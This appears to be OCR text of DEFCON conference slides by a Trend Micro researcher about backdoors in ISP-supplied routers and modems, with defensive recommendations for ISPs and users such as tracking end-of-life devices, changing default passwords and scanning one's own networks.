My TL-MR6400 surprisingly has telnet enabled. How can I disable this feature? Thanks.

Backdoors in Programs


- Increasing examples prove that backdoors can exist in any product
  - Regardless of the country or company
- Backdoors could be maintenance channels or arbitrarily left behind
  - Strict scrutiny and disclosure are necessary



For ISPs


- Promote Router Freedom
  - Users have the right to use their own devices
- Track and replace devices assigned to users when they reach EoS
- Notify users immediately when vulnerabilities arise

For Users



- Don't assume that devices provided by ISPs are secure
- Don't Rely Solely on Cybersecurity Certifications
- Question all settings and brands
- Conduct independent checks on your own products
- Change default passwords
- Treat modems as Tier 0 critical assets

Action Item & Take away



- Immediately identify models, check for EoL or known vulnerabilities
  - ISPs may not inform you
  - Create a table, track regularly, treat modems as Tier 0 assets
- After disabling services from the console
  - Perform port scans on both internal and external networks
- If possible
  - Monitor for abnormal traffic using methods like Port Mirroring

Chiao-Lin Yu (Steven Meow 🐱)

steven@stevenyu.tw

TREND MICRO™

DEFCON